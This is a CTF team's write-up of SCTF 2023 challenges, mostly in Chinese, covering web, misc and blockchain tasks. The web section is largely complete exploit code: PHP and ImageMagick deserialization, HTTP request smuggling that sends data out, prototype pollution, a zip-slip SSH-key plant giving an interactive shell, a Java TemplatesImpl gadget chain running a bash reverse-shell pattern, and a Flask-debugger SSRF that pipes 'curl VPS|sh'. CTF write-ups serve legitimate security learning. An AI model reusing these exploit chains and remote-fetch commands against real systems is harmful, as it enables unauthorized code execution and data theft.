SCTF 2023 By W&M

level1

level2

CRYPTO

全频带阻塞干扰（下）

Barter

Math forbidden

WEB


fumo_backdoor

1. 反序列化ImageMagick 利用msl类型和vid:msl:/tmp/php* 执行msl脚本
2. msl 用 mvg格式 把/flag 读到/tmp/b
3. msl用inline可以base64 和8bim格式 写入一个session文件，用来反序列化
4. 调用session_start，session被反序列化，休眠的时候被序列化触发sleep 读/tmp/b

```
import requests, base64, time
SERVER_ADDR = "http://182.92.6.230:18080/"

def del_tempd() -> None:
    resp = requests.post(SERVER_ADDR, data={"cmd":"rm",})
    print(resp.status_code)

def write_file(xml: str):
    # Imagick("vid:msl:/tmp/php*")
    unserialize =
base64.b64decode(b'TzoxMzoiZnVtb19iYWNrZG9vciI6NDp7czo0OiJwYXRoIjtOO3M6NDoiYXJndiI7YToxO
ntpOjA7czoxNzoidmlkOm1zbDovdG1wL3BocCoiO31zOjQ6ImZ1bmMiO047czo1OiJjbGFzcyI7czo3OiJJbWFna
WNrIjt9')
    resp = requests.post(SERVER_ADDR,files={"file":("exec1.msl",xml)},data=
{"cmd":"unserialze","data":unserialize})
    print(resp.status_code)

def show_phpinfo() -> None:
    print(SERVER_ADDR + "?
cmd=unserialze&data=O%3A13%3A%22fumo_backdoor%22%3A4%3A%7Bs%3A4%3A%22path%22%3BN%3Bs%3A4
%3A%22argv%22%3Bs%3A14%3A%22vid%3Amsl%3A%2Ftmp%2Fa%22%3Bs%3A4%3A%22func%22%3Bs%3A7%3A%22
phpinfo%22%3Bs%3A5%3A%22class%22%3Bs%3A7%3A%22Imagick%22%3B%7D")

def get_new_php_session() -> str:
```

```
    resp = requests.get(SERVER_ADDR + "?
cmd=unserialze&data=O%3A13%3A%22fumo_backdoor%22%3A4%3A%7Bs%3A4%3A%22path%22%3BN%3Bs%3A4
%3A%22argv%22%3Bs%3A14%3A%22vid%3Amsl%3A%2Ftmp%2Fa%22%3Bs%3A4%3A%22func%22%3Bs%3A13%3A%2
2session_start%22%3Bs%3A5%3A%22class%22%3Bs%3A7%3A%22Imagick%22%3B%7D")
    return resp.headers.get("Set-Cookie")[10:42]

def session_start(session_id: str) -> None:
    resp = requests.get(SERVER_ADDR + "?
cmd=unserialze&data=O%3A13%3A%22fumo_backdoor%22%3A2%3A%7Bs%3A4%3A%22path%22%3Bs%3A8%3A%
22%2Ftmp%2Fyyz%22%3Bs%3A4%3A%22func%22%3Bs%3A13%3A%22session_start%22%3B%7D", cookies=
{"PHPSESSID": session_id})
    print(resp.text)

del_tempd()
time.sleep(2)

session_id = get_new_php_session()
print(session_id)
time.sleep(2)

del_tempd()
time.sleep(2)

xml = f'''<?xml version="1.0" encoding="UTF-8"?>
<group>
<image >
 <read filename="mvg:/flag[20×20+20+20]"/>
</image>
<write filename="mvg:/tmp/yyz"/>
</group>
'''
xml2 = f'''<?xml version="1.0" encoding="UTF-8"?>
<group>
<image >
<read
filename="inline:data:text/8BIM;base64,eXl6fE86MTM6ImZ1bW9fYmFja2Rvb3IiOjI6e3M6NDoicGF0a
CI7czo4OiIvdG1wL3l5eiI7czo0OiJmdW5jIjtzOjEzOiJzZXNzaW9uX3N0YXJ0Ijt9"/>
</image>
<write filename="8BIM:/tmp/sess_{session_id}"/>
</group>
'''

write_file(xml)
time.sleep(3)

write_file(xml2)
time.sleep(3)
```

```
session_start(session_id)
```



ezcheck1n

1. 提示flag在2022.php
2. 后端是 Server: Apache/2.4.54 (Debian) 中间件是 Server: Apache/2.4.55 (Unix)
3. Request smuggling，url带出

```
http://115.239.215.75:8082/2023/%20HTTP/1.1%0d%0aHost:%20127.0.0.1%0d%0a%0d%0aGET%20/2022.php%3furl%3dVPS_ADDR:2333%253fa%253d
```

an4er_monitor

1. 原型污染
2. socketPath访问本地unix socket（高版本nodejs不行）
3. http method设置为SET 执行 `SET IsAdminSession HTTP/1.1`
4. 触发一次 check
5. getflag

```
SERVER_ADDR="http://61.147.171.105:55252"
curl "${SERVER_ADDR}/api/server/import?urls.123=1.1.1.1"
curl "${SERVER_ADDR}/api/server/import?
__proto__.socketPath=/run/redis/redis.sock&__proto__.setHost=&__proto__.method=SET&"
curl "${SERVER_ADDR}/api/server/check?
hostname=1.1.1.1&port=undefined&path=IsAdminSession"
curl "${SERVER_ADDR}/api/server/getflag"
```

SycServer

1. 反编译 或者 GIN_MODE=debug ./main运行得到路由列表

/file-unarchiver 解压zip

/readfile?file= 读文件


/readir 列出/tmp目录

/admin 对127.0.0.1：2221进行ssh访问

1. 构造恶意zip 用../ 逃逸 可以写任意文件
2. 在linux下设置文件的权限 用zip -u a.zip * 压缩 可以保留文件权限
3. 写 /home/vanzy/.ssh/authorized_keys 必须保持权限700 并且保持/home/vanzy/.ssh/id_rsa的私钥对应 也是必须700权限

```
command="CMD" ssh-rsa XXXXX xxxxx
```

1. /admin rce
2. /flag只能root读取 /usr/bin/coreutils有suid 因此直接cat /flag就行




```
from makezip import makezip
import os,sys,requests

requests = requests.Session()
```

```
SERVER_ADDR  = "http://159.138.131.31:8888"
def rce(cmd):
    cmd = cmd + " > /home/vanzy/114 2>&1"
    print(cmd)
    requests.post(SERVER_ADDR + "/file-unarchiver", files={"file":
('aaa',makezip(cmd))})
    requests.get(SERVER_ADDR + "/admin")
    resp = requests.get(SERVER_ADDR + "/readfile?file=/home/vanzy/114")
    print(resp.text)

while 1:
    command = input("$ ")
    rce(command)

import sys
import os
#          ssh key     XXXX
def makezip(cmd):
    aktpl = '''command="CMD" ssh-rsa XXXXXX XXX
    '''

    ak = aktpl.replace('CMD', cmd)

    idrsatpl = '''-----BEGIN OPENSSH PRIVATE KEY-----
XXXXXX
-----END OPENSSH PRIVATE KEY-----
'''

    idrsa = idrsatpl

    os.system("mkdir /tmp/pack")
    os.chdir("/tmp/pack")
    os.system("rm -rf /tmp/pack/*")
    with open("./BBAhomeAvanzyA.sshAid_rsa","w") as file:
        file.write(idrsa)

    with open("./BBAhomeAvanzyA.sshAauthorized_keys","w") as file:
        file.write(ak)
    os.system("chmod 700 *")
    os.system("zip -u a.zip *")
    with open("./a.zip","rb") as file:
        data = file.read()
    data = data.replace(b"BBAhomeAvanzyA.sshA",b"../home/vanzy/.ssh/")
    with open("./a.zip","wb") as file:
        file.write(data)
    return data
```

```
    #os.system("cp a.zip /mnt/e/events/sctf2023/web_SycServer/ziptest")

if __name__ == "__main__":
    makezip(sys.argv[1])
```

hellojava

jacksoninject不能从json中获取。用空值绕过

http://blog.kuron3k0.vip/2021/04/10/vulns-of-misunderstanding-annotation/

rasp没用。直接打

用阿里ctf的。

```
import com.sun.org.apache.xalan.internal.xsltc.DOM;
import com.sun.org.apache.xalan.internal.xsltc.TransletException;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
import com.sun.org.apache.xml.internal.serializer.SerializationHandler;

import java.io.IOException;
public class calc extends AbstractTranslet {
    static {
        try {
            Runtime.getRuntime().exec("bash -c {echo,xxx}|{base64,-d}|{bash,-i}");
        } catch (IOException e) {
            throw new RuntimeException(e);
        }
    }

    @Override
    public void transform(DOM document, SerializationHandler[] handlers) throws
TransletException {

    }

    @Override
    public void transform(DOM document, DTMAxisIterator iterator, SerializationHandler
handler) throws TransletException {

    }
}
import com.Sctf.bean.Hello;
import com.Sctf.bean.MyBean;
```

```java
import com.Sctf.controller.NoObjectInputStream;
import com.fasterxml.jackson.databind.ObjectMapper;
import com.fasterxml.jackson.databind.node.POJONode;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import com.sun.org.apache.xpath.internal.objects.XString;
import javassist.CannotCompileException;
import javassist.ClassPool;
import javassist.NotFoundException;
import scala.collection.immutable.LazyList;

import java.io.*;
import java.lang.reflect.Array;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.lang.reflect.InvocationTargetException;
import java.util.Base64;
import java.util.HashMap;

public class exp {
    public static void setFieldValue(Object object, String fieldName, Object value) {
        try {
            Field field = object.getClass().getDeclaredField(fieldName);
            field.setAccessible(true);
            field.set(object, value);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    public static void main(String[] args) throws IOException, ClassNotFoundException,
NoSuchMethodException, InvocationTargetException, InstantiationException,
IllegalAccessException, NotFoundException, CannotCompileException {
       TemplatesImpl obj = new TemplatesImpl();
        byte[] bytes1 = ClassPool.getDefault().get(calc.class.getName()).toBytecode();
        byte[][] bytecode = new byte[][]{bytes1};
        setFieldValue(obj, "_bytecodes",bytecode);
        setFieldValue(obj, "_name", "Guoke");
        setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());
        setFieldValue(obj, "_sdom", new ThreadLocal());
        POJONode a = new POJONode(obj);
        HashMap<Object, Object> s = new HashMap<>();
        setFieldValue(s, "size", 2);
        Class<?> nodeC;
        try {
            nodeC = Class.forName("java.util.HashMap$Node");
        } catch (ClassNotFoundException e) {
```

```
            nodeC = Class.forName("java.util.HashMap$Entry");
        }
        Constructor<?> nodeCons = nodeC.getDeclaredConstructor(int.class, Object.class,
Object.class, nodeC);
        nodeCons.setAccessible(true);
        Object tbl = Array.newInstance(nodeC, 2);

        XString xString = new XString("xx");
        HashMap map1 = new HashMap();
        HashMap map2 = new HashMap();
        map1.put("yy", a);
        map1.put("zZ", xString);
        map2.put("yy", xString);
        map2.put("zZ", a);


        Array.set(tbl, 0, nodeCons.newInstance(0, map1, map1, null));
        Array.set(tbl, 1, nodeCons.newInstance(0, map2, map2, null));

        setFieldValue(s, "table", tbl);

        ByteArrayOutputStream bytes = new ByteArrayOutputStream();
        ObjectOutputStream objectOutputStream = new ObjectOutputStream(bytes);
        objectOutputStream.writeObject(s);
        byte[] output = Base64.getEncoder().encode(bytes.toByteArray());

        InputStream inputStream = new
ByteArrayInputStream(java.util.Base64.getDecoder().decode(output));
        System.out.println(new String(output));
        NoObjectInputStream NoInputStream = new NoObjectInputStream(inputStream);
        Object obj1 = NoInputStream.readObject();

    }
}
```

pypyp

1. PHP_SESSION_UPLOAD_PROGRESS 强制session start
2. 反序列化，SplFileObject读文件 ， 算flask pin


因为读不到cookie，所以cookie要算出来

cookie里的pin_hash和cookie_name都可以算，时间戳=当前时间

1. 反序列化，打127.0.0.1:5000的flask的debugger

用到file_get_contents读取secret， 和SoapClient发送cookie

1. curl提权读/flag




```
from io import StringIO
import base64
import requests
import time
import subprocess
import re

def execWithResult(command):
        p = subprocess.Popen(command, shell=False, stdout=subprocess.PIPE)
        return p.stdout.read().strip()

rs = requests.Session()
rs.proxies = {'http':"http://172.27.224.1:4476"}
```

```
REMOTE=True
if REMOTE:
        SERVER_ADDR = "http://115.239.215.75:8081/"
        COOKIE_NAME = "__wzdb2a60e2b19822632a67c"
        HASHED_TOKEN = "11b8517fb9fb"
        PIN = '121-260-582'
else:
        PIN = "140-413-975"
        COOKIE_NAME = "__wzd778f605a370f37ccd388"
        HASHED_TOKEN = "29c5d5b0e280"
        SERVER_ADDR = "http://172.27.237.96:8081/"

resp = rs.post(SERVER_ADDR,files={"file":("aaa",StringIO("123"))},

        cookies={"PHPSESSID":""+'a'*32},
        data={"PHP_SESSION_UPLOAD_PROGRESS":"123",

 "data":base64.b64decode(execWithResult(['php','make_ssrf1.php','/console']))}

        )

# print(resp.text)

# regex to match SECRET = "DhOJxtvMXCtezvKtqaK9";
regex = r'SECRET = "([a-zA-Z0-9]*)"'
secret = re.findall(regex, resp.text)[0]
print("secret",secret)



resp = rs.post(SERVER_ADDR,files={"file":("aaa",StringIO("123"))},

        cookies={"PHPSESSID":""+'a'*32},
        data={"PHP_SESSION_UPLOAD_PROGRESS":"123",
              "data":base64.b64decode(execWithResult(['php','make_ssrf1.php','/console?
__debugger__=yes&cmd=pinauth&pin=PIN&s=SECRET'.replace('PIN',PIN).replace('SECRET',secre
t)]))}

        )

print(resp.text.split("this is the object:")[1])
TIME = str(int(time.time())-2)

URL = "http://127.0.0.1:5000/" + "console?
&__debugger__=yes&cmd=__import__(%22os%22).popen(%22curl+VPS%2Fx%2Fs1%7Csh%22).read()&fr
m=0&s=SECRET".replace('SECRET',secret)
```

```
cookie = COOKIE_NAME + "=" +TIME +"|"+ HASHED_TOKEN

obj = execWithResult(['php','soap.php',URL,cookie])

resp = rs.post(SERVER_ADDR,files={"file":("aaa",StringIO("123"))},

        cookies={"PHPSESSID":""+'a'*32},
        data={"PHP_SESSION_UPLOAD_PROGRESS":"123",
              "data":base64.b64decode(obj)}

        )
print(resp.status_code)
<?php
$URL=$argv[1];
$COOKIE=$argv[2];
$target = $URL;
$target1 = str_replace('http://127.0.0.1:5001','',$target);
$post_string = 'data=something';
$headers = array(
    'Cookie: '.$COOKIE
    );

$properties = array('location' => $target,'user_agent'=>'114^^Content-Type:
application/x-www-form-urlencoded^^'.join('^^',$headers).'^^Content-Length: '.
(string)strlen($post_string).'^^^^'.$post_string.'^^^^'.'GET
'.$target."HTTP/1.1^^Host:111^^Cookie: ".$COOKIE."^^^^",'uri'      => "aaab");


$properties = new SoapClient(null, $properties);
$properties = (serialize($properties));
$properties = str_replace('^^',"\r\n",$properties);
$properties = str_replace('&','&',$properties);
$properties = urlencode(($properties));
$a = array(
    "type" => "SoapClient",
    "properties" => $properties
    );

$ser = serialize($a);

echo base64_encode($ser);
<?php
$a=array("properties" => $argv[1]);
echo base64_encode(serialize($a));
```

```php
<?php
//
$FILENAME='/tmp/a';

$a=array("type" => "SplFileObject", "properties" => array("php://filter/convert.base64-encode/resource=".$FILENAME,"r"));
echo base64_encode(serialize($a));
```

MISC

Signin

010 editor 修改flag/为flag1解压

Genshin Impact

```
VanZY


VanZY was caught playing Genshin Impact in the laboratory, and when he saw Siebene@ coming in, he immediately shut down the computer. Siebene@ used hacking techniques to open his computer, but there was only one traffic packet left on the desktop, and Siebene@ didn't know how to read the traffic Bao, can you take a look for him?
attachment link:https://drive.google.com/file/d/1Hs0-8c91EQ3t_sBrrevhN766P1w2f1FD/view?usp=sharing
     :https://pan.baidu.com/s/1dP_QLAjvW0evhP7TmAbO8Q?pwd=SCTF
      SCTF
```

视频底下一个评论是 就你小子米游社uid是Rd/xRtmqSdit是吧

base64表是3GHIJKLMNOPQRSTUb=cdefghijklmnopWXYZ/12+406789VaqrstuvwxyzABCDEF5

解出来是197370563

米游社：https://www.miyoushe.com/ys/accountCenter/postList?id=197370563

一壶老酒难眠 Lv.2

通行证ID:197370563

SCTF{yu4nsh3n_q1d0ng!Genshin_impact_start!}

IP属地：四川

0 粉丝 7 关注 0 获赞

- **damn brackets**

```
pragma solidity ^0.8.12;



interface valid{
    function isValid(string memory )external view returns(uint);
}


interface tes{
    function deploy(uint salt,bytes memory code)external returns(address);
}
contract Deployer {
    constructor(bytes memory code) payable { assembly { return (add(code, 0×20),
mload(code)) } }
}



contract Setup {
    uint private solved ;
    mapping(uint⇒string) private char;
    mapping(string⇒bool) private checker;
    constructor(){
        char[0] = "({}{})";             checker["({}{})"] = true;
        char[1] = "[]{(}](]))";         checker["[]{(}](]))"] = false;
        char[2] = "{}{[]}";             checker["{}{[]}"] = true;
        char[3] = "(({}))](([{";        checker["(({}))](([{"] = false;
        char[4] = "){(()()((";          checker["){(()()(("] = false;
        char[5] = "{{()([]";            checker["{{()([]"] = false;
        char[6] = "({}}{((";            checker["({}}{(("] = false;
```

```
        char[7] = "}({[](]{}([}({";     checker["}({[](]{}([}({"] = false;
        char[8] = "(()){}";             checker["(()){}"] = true;
        char[9] = "[()]()";             checker["[()]()"] = true;
        char[10] = "(([]))";            checker["(([]))"] = true;
        char[11] = ")[{{}(](";          checker[")[{{}(]("] = false;
        char[12] = "))][{]]}";          checker["))][{]]}"] = false;
        char[13] = "(){}()";            checker["(){}()"] = true;
        char[14] = "{}[{}]";            checker["{}[{}]"] = true;
        char[15] = "](])]}{])(}}})";    checker["](])]}{])(}}})"] = false;
        char[16] = "{}{}[]";            checker["{}{}[]"] = true;
        char[17] = "}}()](}]][{((";     checker["}}()](}]][{(("] = false;
        char[18] = "((()))";            checker["((()))"] = true;
        char[19] = "[)}[(]])([)";       checker["[)}[(]])([)"] = false;
        char[20] = "}]](}{)";           checker["}]](}{)"] = false;
        char[21] = "[]{()}";            checker["[]{()}"] = true;
        char[22] = "()()()";            checker["()()()"] = true;
        char[23] = "([[{}]]{})";        checker["([[{}]]{})"] = true;
        char[24] = "){](])";            checker["){](])"] = false;
        char[25] = "[)[]({";            checker["[)[]({"] = false;
        char[26] = "(){[]}";            checker["(){[]}"] = true;
        char[27] = "[(]]}{]}{]";        checker["[(]]}{]}{]"] = false;
        char[28] = "{[]{()}}";          checker["{[]{()}}"] = true;
        char[29] = "{}]}]}{{{{{";       checker["{}]}]}{{{{{"] = false;
        char[30] = "{({{{]{][[[";       checker["{({{{]{][[["] = false;
        char[31] = "{}[]{}";            checker["{}[]{}"] = true;

    }

    function solve(address target) external  {
        uint x;
        assembly{
            x := extcodesize(target)
        }
        require(x > 0 && x <= 0xfb);
        for (uint i = 0;i<32;i++){
            uint res = valid(target).isValid(char[i])>>0xf8;
            bool flag = res == 0 ? false : true;
            bool flag0 = flag == checker[char[i]] ? true : false;
                if(flag0){
                    solved++;
                }
                else{
                    solved = 0;
                }
        }
    }
```

```
    function isSolved() external view returns (bool) {
        return solved >= 32;
    }
}
```

直接上车


eth.getBlock(172103,true).transactions

eth.getBlock(172104,true).transactions

看有个solve的字节码

```
}]
> eth.getBlock(172104,true).transactions
[{
    blockHash: "0x0866c934935e2a2283cf323f203564faad29e132f5360b20dd1d10e223be2be9",
    blockNumber: 172104,
    from: "0x4d7e3de1c9b86a12c386b35d4bd2df9411b29f65",
    gas: 340746,
    gasPrice: 1000000000,
    hash: "0x52491868ced40fda0a232ccd04da3429c92caa15337b35740e7789d7e2d42336",
    input: "0x5a1073140000000000000000000000000361bede23f7ddc28fb9aed4f51e1b487df2222bf",
    nonce: 11,
    r: "0x5a6ccd893dbc070cf05f563a336ec3a183cf17b695486e28747de9a0fb8ffd32",
    s: "0x1a16dc1f5b0824922d01448682f995df570c6d08ac451878b277bc9272e4f07a",
    to: "0x00ddd9817d9f8d775787d22e2bd38fb3a2d2504b",
    transactionIndex: 0,
    type: "0x0",
    v: "0x1ae6d",
    value: 0
}]
> eth.getBlock(172103,true).transactions
```

后面36b1就是不知道哪个幸运观众的地址了，复制粘贴solve直接拿下




```
[+] transaction hash: 0x6ecfa43ec18fdf7029817be112b68cd041f25aec6cb949faa684912a20aa8d86
PS C:\Users\Snowywar> nc 1.15.39.10 20000
We design a pretty easy contract challenge. Enjoy it!
Your goal is to make a isSolved() return true!

[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 3
[-] input your token: v4.local.bpTxPpG9Ic0QViMHB9_rdnnyXY-MPJvX7JOpN9WyfVLnWwmBqqQ3vDAZnGwzG1kwzHQRfZAFdAH0fNdiQBv8lZ6y
wbQ0YAyJjBdswEsS3067Sh6lGJqDNZfEWZQOGGk3Efr5zKhEHu5xS0VYFoiZv6e7M6NXi0iv-Nnj5fUgW126A
[+] flag: flag{82a69b92-69e7-4562-a348-560b751e19e0}
PS C:\Users\Snowywar>
```

• bittorrent

1. 提取dht.dat中的节点信息

```python
import struct
import socket

def decode_nodes(nodes):
    n = []
    length = len(nodes)
    if (length % 56) != 0:
        return n

    for i in range(0, length, 56):
